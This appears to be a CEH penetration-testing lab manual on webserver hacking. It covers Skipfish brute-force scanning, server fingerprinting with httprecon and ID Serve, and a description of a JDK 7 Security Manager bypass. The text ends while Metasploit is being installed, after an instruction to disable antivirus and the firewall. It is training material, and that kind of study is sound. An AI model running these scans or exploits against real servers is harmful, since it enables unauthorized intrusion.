CEH Lab Manual

Hacking Webservers

Module 11

Hacking Webservers

A webserver, which can be referred to as the hardware, the computer, or the software, is the computer application that delivers content that can be accessed through the Internet.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Most of on-line services are implemented as web applications. On-line banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real time by a software application running at server-side. Hackers attack on webservers to steal credentials, passwords, and business information. They do this using DoS (DDos) attacks, SYN flood, ping flood, port scan, sniffing attacks, and social engineering attacks. In the area of Web security, despite strong encryption on the browser-server channel, Web users still have no assurance about what happens at the other end. We present a security application that augments Web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which then can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, and IT security professionals need to be aware of common attacks on webserver applications. Attackers use sniffers or protocol analyzers to capture and analyze packets. If data is sent across a network in clear text, an attacker can capture the data packets and use a sniffer to read the data. In other words, a sniffer can eavesdrop on electronic conversations. A popular sniffer is Wireshark. It's also used by administrators for legitimate purposes. One of the challenges for an attacker is to gain access to the network to capture data. If attackers have physical access to a router or switch, they can connect the sniffer and capture all traffic going through the system. Strong physical security measures help mitigate this risk.

As a penetration (pen) tester or ethical hacker for an organization, you must provide security to the company's webserver. You must perform checks on the webserver for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

Lab Objectives

The objective of this lab is to help students learn to detect unpatched security flaws, verbose error messages, and much more.

The objective of this lab is to:

- Perform Web Server Security Reconnaissance
- Detect unpatched security flaws like Shellshock bug
- Crack remote passwords

HaCkRhInO-TeaM !

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out this, you need:

- A computer running Window Server 2012 as Host machine
- A computer running window server 2008 as Virtual machine
- A web browser with Internet access
- Administrative privileges to run tools

Lab Duration

Time: 50 Minutes

Overview of Webserver

Most people think a webserver is just the hardware, but a webserver is also the software application. A webserver delivers web pages on request to clients using the Hypertext Transfer Protocol (HTTP). This means delivery of HTML documents and any additional content that may be included, such as video, images, style sheets, and scripts. Many generic webservers also support server-side scripting using Active Server Pages (ASP), PHP, or other scripting languages. This means that the behavior of the webserver can be scripted in separate files, while the actual server software remains unchanged. Web servers are not always used for serving the Web. They can also be found embedded in devices such as printers, routers, and webcams, and serving only a local network. The webserver may then be used as a part of a system for monitoring and/or administering the device in question. This usually means that no additional software has to be installed on the client computer, since only a browser is required.

TASK 1

Overview

Lab Tasks

Recommended labs to demonstrate webserver hacking:

- Performing Web Server Reconnaissance using **Skipfish**
- Footprinting Webserver Using the **httprecon** Tool
- Footprinting a Webserver Using **ID Serve**
- Exploiting Java Vulnerability using **Metasploit Framework**
- Performing **Shellshock Exploitation** on a Web Server and Gaining Unrestricted Access to the Server
- Cracking **FTP Credentials** Using **Dictionary Attack**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab 1

Performing Web Server Reconnaissance using Skipfish

Skipfish is a web application (deployed on a webserver) security reconnaissance tool, which performs recursive crawl and dictionary-based probes on applications.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Every attacker tries to collect as much information as possible about the target webserver. The attacker gathers the information and then analyzes the information in order to find lapses in the current security mechanism of the webserver.

Lab Objectives

The objective of this lab is to help the students learn how to:

a. Perform nmap scan to find whether an ftp port is open

b. Perform dictionary attack using hydra

Lab Environment

To perform the lab, you need:

- A computer running Windows Server 2012
- Windows Server 2008 running as virtual machine
- Kali Linux running as virtual machine

Lab Duration

Time: 5 Minutes

Overview of the Lab

This lab demonstrates how to perform security reconnaissance on a webserver and examine the findings.

Lab Tasks

Before beginning this lab, log on to Windows Server 2008 and stop the IIS admin service and World Wide Web Publishing Service. To stop these services, go to **Start → Administrative Tools → Services**, right-click **IIS Admin Service** and click **Stop**, right-click **World Wide Web Publishing Service** and click **Stop**.

While stopping the IIS admin service, if a **Stop Other Services** dialog-box appears stating that other services will also stop, click **Yes**.

TASK 1

Start WampServer in Windows Server 2008

1. Click **Start** and then click **start WampServer** to launch the WampServer application.



FIGURE 1.1: Starting WampServer

2. Log in to the **Kali Linux** virtual machine and launch a command line terminal.



FIGURE 1.2: Launching a Command Line Terminal

TASK 2

Scan the Web Server

3. Perform security reconnaissance on a webserver using Skipfish. The target is the wordpress website http://[IP Address of Windows Server 2008] .
4. Specify the output directory and load a dictionary file based on the webserver requirement.
5. Type **skipfish -o /root/test -S /usr/share/skipfish/dictionaries/complete.wl http://[IP Address of Windows Server 2008]** and press **Enter**.

FIGURE 1.3 Initiating the Scan

6. Upon receiving this command, Skipfish performs a heavy brute-force attack on the webserver by using **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in index.html inside this location.
7. Before beginning the scan, Skipfish displays some tips. Press **Enter** to begin with the security reconnaissance.



FIGURE 1.4 Initiating the Scan

8. Skipfish scans the webserver as shown in the following screenshot:

FIGURE 1.5: Skipfish Scanning the Web Server

9. Note that Skipfish takes some time (approximately 40 minutes) to complete the scan.



FIGURE 1.6: Completion of the Scan

TASK 3

Examine the Scan Result

10. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in **root** location). Double-click **index.html** to view the scan result.



FIGURE 1.7: Viewing the Scan Result

11. The Skipfish crawl result appears in the web browser, displaying the summary overviews of document types and issue types found, as shown in the following screenshot:

Note: The scan result might vary in your lab environment.



FIGURE 1.8: Examining the Scan Result

12. Expand each node to view detailed information regarding the result.
13. Analyze an issue found in the webserver. Click a node under the **Issue type overview** section to expand it.
14. Analyze the **Incorrect or missing charset** issue.



FIGURE 1.9: Examining the Scan Result

15. Observe the URL of the webpage associated with the vulnerability. Click the URL.

FIGURE 1.10: Examining the Scan Result

16. The webpage appears as shown in the following screenshot:

FIGURE 1.11: Examining the Scan Result

17. The php version webpage appears, displaying the details related to the machine, as well as the other resources associated with the webserver infrastructure and php configuration.

18. Click **show trace** next to the URL to examine the vulnerability in detail.



FIGURE 1.12: Examining the HTTP Trace

19. A HTTP trace window appears on the webpage, displaying the complete HTML session, as shown in the following screenshot:



FIGURE 1.13: Examining the HTTP Trace

Note: If the window does not appear properly, hold down the **Ctrl** key and click the link.

20. You can examine other vulnerabilities, and patch them in the process of securing the webserver.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 2

Footprinting a Webserver Using the httprecon Tool

The httprecon project undertakes research in the field of webserver fingerprinting, also known as http fingerprinting.

Lab Scenario

ICON KEY
- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Web applications can publish information, interact with Internet users, and establish an e-commerce/e-government presence. However, if an organization is not rigorous in configuring and operating its public Web site, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (e.g., fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, or legal action if an intruder successfully violates the confidentiality of their data. DoS attacks are easy for attackers to attempt because of the number of possible attack vectors, the variety of automated tools available, and the low skill level needed to use the tools. DoS attacks, as well as threats of initiating DoS attacks, are also increasingly being used to blackmail organizations. To be an expert ethical hacker and pen tester, you must understand how to perform footprinting on webservers.

Lab Objectives

The objective of this lab is to help students learn to footprint webservers. It will teach you how to:

- Use the httprecon tool
- Get webserver footprint

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- The **Httprecon** tool, available at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\Httprecon**. You can also download the latest version of **httprecon** from the link

http://www.computec.ch/projekte/httprecon. If you decide to download the **latest version**, then screenshots shown in the lab might differ.

- Windows Server 2012
- A web browser with Internet access
- Administrator privileges

Httprecon is an open-source application that can fingerprint an application of webservers.

Lab Duration

Time: 5 Minutes

Overview of httprecon

Httprecon is a tool for advanced **webserver** fingerprinting, similar to **httprint**. The goal is highly **accurate** identification of **httpd** implementations.

Lab Tasks

TASK 1

Perform Banner Grabbing

1. Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\Httprecon** and double-click **httprecon.exe** to launch the application.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. The main window of httprecon appears, as shown in the following screenshot:



FIGURE 2.1: httprecon main window

4. Enter the website URL (here, **www.juggyboy.com**) that you want to **footprint** and select the **port number** (**80**) in the **Target** section.

TASK 2

Analyze the Results

5. Click **Analyze** to start analyzing the entered website.
6. A **footprint** of the website as shown in the following screenshot:

Httprecon uses a simple database per test case that contains all the fingerprint elements to determine the given implementation.

Httprecon is distributed as a ZIP file containing the binary and fingerprint databases.



FIGURE 2.2: The footprint result of the entered website

The scan engine of httprecon uses nine different requests, which are sent to the target webserver.

7. Scroll down the **Get existing** tab, and observe the server used (**Microsoft IIS**), its version (**6.0**), and the server-side application used to develop the webpages (**ASP.NET**).
8. When attackers obtain this information, they research the vulnerabilities present in ASP.NET and IIS version 6.0 and try to exploit them, which results in either full or partial control over the web application.

9. Click the **GET long request** tab, which lists all the GET requests. Then click the **Fingerprint Details** tab.



FIGURE 2.3: The fingerprint and GET long request result of the entered website

Httprecon does not rely on simple banner announcements by the analyzed software.

10. The details displayed in the screenshot above include the name of the protocol the website is using, and its version.
11. By obtaining this information, attackers can make use of the vulnerabilities in HTTP to perform malicious activities such as sniffing over the HTTP channel, which might result in revealing sensitive data such as user credentials.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab 3

Footprinting a Webserver Using ID Serve

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Pen testers must be familiar with banner grabbing techniques to monitor servers and ensure compliance and appropriate security updates. Using this technique you can also locate rogue servers or determine the role of servers within a network. In this lab you will learn the banner grabbing technique to determine a remote target system using ID Serve. In order to be an expert ethical hacker and pen tester, you must understand how to footprint a webserver.

Lab Objectives

This lab will show you how to footprint webservers and how to use ID Serve. It will teach you how to:

- Use the ID Serve tool
- Get a webserver footprint

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- ID Serve located at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\ID Serve**. You can also download the latest version of **ID Serve** from the link http://www.grc.com/id/idserve.htm If you decide to download the latest version, then screenshots shown in the lab might differ
- Windows Server 2012
- A Web browser with Internet access
- Administrator privileges to run tools

Lab Duration

Time: 5 Minutes

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

Overview of ID Serve

ID Serve determines the domain name associated with an IP address. This process is known as a reverse DNS lookup and is useful when checking firewall logs or receiving an IP address. Not all IP addresses that have a forward direction lookup (Domain-to-IP) have a reverse (IP-to-Domain) lookup, but many do.

Lab Tasks

TASK 1

Launch ID Server

1. Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Footprinting Tools\ID Serve**.
2. If an **Open File - Security Warning** pop-up appears, click **Run**.
3. The main window of ID Server appears. Click the **Server Query** tab.

ID Serve can connect to any server port on any domain or IP address.



FIGURE 3.1: Welcome screen of ID Serve

TASK 2

Examine the Result

4. In option **1**, enter the URL (http://www.juggyboy.com) you want to **footprint** in the **Enter or copy/paste an Internet server URL or IP address** section.
5. Click **Query the Server** to start querying the website.

6. After the completion of the **query**, ID Serve displays the results of the entered website, as shown in the following screenshot:

ID Serve uses the standard Windows TCP protocol when attempting to connect to a remote server and port.

ID Serve can almost always identify the make, model, and version of any web site's server software.

FIGURE 3.2: ID Serve detecting the footprint

Note: The result might vary in your lab environment.

7. By obtaining this information, attackers may perform vulnerability analysis on of that particular version of webserver and implement various techniques to perform exploitation.

Lab Analysis

Document all the server information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

HaCkRhInO-TeaM !

Lab 4

Exploiting Java Vulnerability using Metasploit Framework

Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Pen testing evaluates the security of a computer system or network by simulating an attack from malicious outsiders (who do not have an authorized means of accessing the organization's systems) and malicious insiders (who have some level of authorized access). The process involves an active analysis of the system for vulnerabilities that could result from poor or improper system configuration, either known and unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities. The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in pen testing and IDS signature development. Its most well-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.

Metasploit Framework is one of the main tools for pen test engagement. To be an expert ethical hacker and pen tester, you must understand Metasploit Framework, its various modules, exploits, payloads, and commands.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers

Lab Objectives

The objective of this lab is to demonstrate exploitation of JDK 7 vulnerabilities to take control of a target machine.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

Lab Environment

In this lab, you need:

- Metasploit, which is located at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. You can also download the latest version of **Metasploit Framework** from the link http://www.metasploit.com/download. If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running Windows Server 2012 as host machine
- Windows Server 2008 running on a virtual machine as the target machine
- A web browser in both machines
- Microsoft .NET Framework 2.0 or later in both host and target machine
- JRE 7u6 running on the target machine (remove any other version of JRE installed).The JRE 7u6 setup file (jre-7u6-windows-i586.exe) is available at **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. You can also download the JRE 7u6 setup file at http://www.oracle.com/technetwork/java/javase/downloads/java-archive-downloads-javase7-521261.html#jre-7u60-oth-JPR
- Administrator privileges

Lab Duration

Time: 10 Minutes

Overview of the Lab

This lab demonstrates the exploit that takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod(). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName. It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package). With sun.awt.SunToolkit, an attacker can invoke getField() by abusing the findMethod() in Statement.invokeInternal(). To do this, but getField() must be public, and that's not always the case in JDK 6. The attacker's ultimate goal is to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager. Once Security Manager is disabled, the attacker can execute arbitrary Java code.

Lab Tasks

TASK 1

Install Metasploit Framework

1. Before beginning this lab, log in to **Windows Server 2008** virtual machine and ensure that you have installed Java Runtime Environment (JRE 7u6) from the location **Z:\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**.

2. Switch to the host machine (**Windows Server 2012**). Navigate to **D:\CEH-Tools\CEHv9 Module 11 Hacking Webservers\Webserver Attack Tools\Metasploit Framework**. Double-click **metasploit-latest-windows-installer.exe** and follow the Wizard steps to install **Metasploit Framework**.

The exploit takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod( ). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName back in JDK 6.



FIGURE 4.1: Metasploit setup window

Note: Disable Anti-virus or add an exception to Metasploit in the Anti-virus before installing the framework. Also disable the Firewall. Failing to do so may lead to malfunctioning of the Metasploit Framework. A few warning pop-ups from these security applications may appear before or during installation. Click **OK** if such pop-ups appear.

3. It takes 5-10 minutes for installation to complete.
4. On completion of installation, the last step of the setup wizard appears; click **Finish**.

